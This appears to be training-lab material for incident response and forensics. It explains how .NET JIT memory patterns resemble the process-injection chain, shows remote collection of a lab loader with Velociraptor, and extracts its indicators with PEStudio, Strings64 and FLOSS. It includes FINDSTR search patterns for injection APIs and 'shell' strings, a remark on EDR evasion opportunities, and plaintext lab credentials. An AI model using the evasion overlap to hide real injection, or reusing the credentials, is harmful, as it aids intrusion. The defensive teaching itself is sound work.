The legitimate behavior of the .NET Common Language Runtime (CLR) during initialization and Just-In-Time (JIT) compilation can make it more challenging for Endpoint Detection and Response (EDR) tools to detect malicious process injection techniques that rely on similar API patterns, such as VirtualAlloc with RWX (Read-Write-Execute) permissions, WriteProcessMemory (or equivalents like NtWriteVirtualMemory), and CreateThread.
VirtualAlloc with RWX: The .NET CLR frequently allocates memory regions with PAGE_EXECUTE_READWRITE (RWX) permissions to support JIT compilation. This process involves dynamically generating machine code from Intermediate Language (IL) at runtime, which requires memory that's writable (to insert the compiled code) and executable (to run it). Calls like VirtualAlloc(NULL, 24967, MEM_COMMIT, PAGE_EXECUTE_READWRITE), which is a standard CLR operation for preparing executable code buffers. Malicious injections often use the same RWX allocation to stage shellcode, creating an overlap that can lead to false positives or evasion opportunities.
WriteProcessMemory/NtWriteVirtualMemory: After allocation, the CLR writes the JIT-compiled code into these RWX regions using APIs like NtWriteVirtualMemory. This mirrors how attackers write malicious payloads into target processes during injection attacks.
CreateThread: The CLR creates threads to execute this JIT-compiled code or manage runtime tasks (e.g., garbage collection), where CreateThread points to the RWX memory address. Attackers similarly use CreateThread (or ResumeThread) to start execution of injected code.
These steps — Allocate (RWX) → Write → Execute (via thread creation) — are a classic "injection chain" that EDR tools monitor closely. Since .NET executables perform them legitimately and frequently (especially during startup or when loading assemblies), it blurs the line between benign and malicious activity.
Lab - Incident Response
How do I recover files or memory dumps remotely (VELOCIRAPTOR)
SIDETRACK: When an incident happpens, or one of your endpoint security solutions (EDR. AV, ... ) detects suspicious activity, how can we recover files or memory dumps remotely? Obviously we don't always have physical access to the machine in question. Most EDR solutions will allow you to initiate a remote memory dump or file recovery process, run scripts or commands remotely on the endpoint. But what if you don't have an EDR solution, or it doesn't have this capability?
- Fetch files, logs and other artifacts from the victim machine
- run scripts (powershell/cmd)
- memory dump of a process
- Get-InjectedThread.ps1 (dec to hex)
- procdump + hex editor or custom tool (MemMumper)
- sclauncher/speakeasy
Velociraptor provides an interface to interact with the client’s filesystem which we call the Virtual File System or VFS. The VFS GUI
(1) is a convenient tool to interactively inspect the client’s filesystem and fetch files if necessary.
Although it may look somewhat like a live view of the client’s filesystem, the VFS is actually a server-side cache of the file and directory listings that are run the endpoint via Velociraptor artifacts. As you navigate and perform actions in the VFS view, the server is scheduling artifacts to run on the client in the background. All VFS actions either read data from the cache or result in artifacts being run on the endpoint.
- Open your chrome browser and navigate to https://kali:8889/app/index.html#/ and login with your credentials (Threatadmin/Threathunt25). You should see the Velociraptor GUI.

The VFS consists of a tree view in the left pane and a file listing in the top right pane. The tree view allows us to navigate through the filesystem, starting at the top level. Remember that the GUI is simply viewing data that was previously collected from the client. When clicking on a directory in the tree view that has not been synced from the client yet, the top right pane shows the message "No data available. Refresh directory from client by clicking above.."
Clicking on the refresh directory button

- When you are on the C-drive, click on the refresh button again, then navigate to the THEV directory and click on the recursive refresh button (just next to the refresh button). This will sync the listing all the files and folders under THEV to your Velociraptor GUI, we can now navigate further to Labs -> Lab_basicloader.

- You can change the amount of lines per page to 100 like this:

If you need to download many files, it might be easier to hide the Stats pane (bottom right pane) by clicking the Stats Toggle button

Clicking on any of the files in the directory listing, will show their properties in the bottom right pane. In particular, listing the directory only populates file metadata, such as timestamps - it does not fetch the file data. In the Stats tab (bottom right pane) we can initiate a download operation from the endpoint by clicking the Collect from the client button
- Let's collect our "basicLoader.exe" file from C:\THEV\Labs\Lab_BasicLoader, in VFS select the "basicLoader.exe" file and click the Collect/Re-Collect from the client button and then Download.
We have now recovered the file from the endpoint to our Velociraptor server. The downloaded files are stored in the Velociraptor server and can now be analyzed further. Let's continue to the next section where we will analyze the file using some forensics tools.
Lab - Forensics
BASICLOADER IOC's
LAB WORKING DIRECTORY : "C:\THEV\Labs\Lab_BasicLoader" ├── API_mon_filter.xml └── BasicLoader.exe
In this lab we will show you how to analyze the BasicLoader.exe we created in the previous lab (Lab - PInvoke Loader) using various static analysis tools to extract IOC's (Indicators of Compromise) such as imported functions and strings.
USING dnSPY/dotpeek
DnSpy and dotpeek are great tools to decompile .NET applications, you can find both tools here:
dnSPy: dnSpy
- let's open our BasicLoader.exe (located in C:\THEV\Labs\Lab_BasicLoader\BasicLoader.exe) in dnSpy:


USING PEStudio
There are plenty of tools that allow you to statically analyze a PE file (PE-Bear, CFF Explorer, ...), let's start with PEStudio:
PEStudio: https://www.winitor.com/
- Simply drag and drop the BasicLoader.exe (C:\THEV\Labs\Lab_BasicLoader\BasicLoader.exe) onto the
PEStudioshortcut on your desktop.
You will see the IMPORTS section showing the imported functions (IAT - Import Address Table):

And when you scroll down you will see the STRINGS section showing all the strings we used in our BasicLoader, if you sort on the Flag column you will see the suspicious strings we used:

USING STRINGS64 (Sysinternals)
We can also use the Sysinternals Strings64 tool to extract strings from our BasicLoader.exe:
Sysinternals Suite: https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite
- Open a command prompt and run the following command:
cd c:\thev\labs\lab_basicloader
strings64.exe BasicLoader.exe | FINDSTR /C:createthread /C:virtualalloc /C:writeprocessmemory /C:crimsoncore /C:"successful execution :)" /C:"shell" /I /R

USING FLOSS (Mandiant)
FLARE Obfuscated String Solver (FLOSS, formerly FireEye Labs Obfuscated String Solver) uses advanced static analysis techniques to automatically extract and deobfuscate all strings from malware binaries.
Floss: https://github.com/mandiant/flare-floss
- Open a command prompt and run the following command:
cd c:\thev\labs\lab_basicloader
floss.exe BasicLoader.exe | FINDSTR /C:createthread /C:virtualalloc /C:writeprocessmemory /C:crimsoncore /C:"successful execution :)" /C:"shell" /I /R
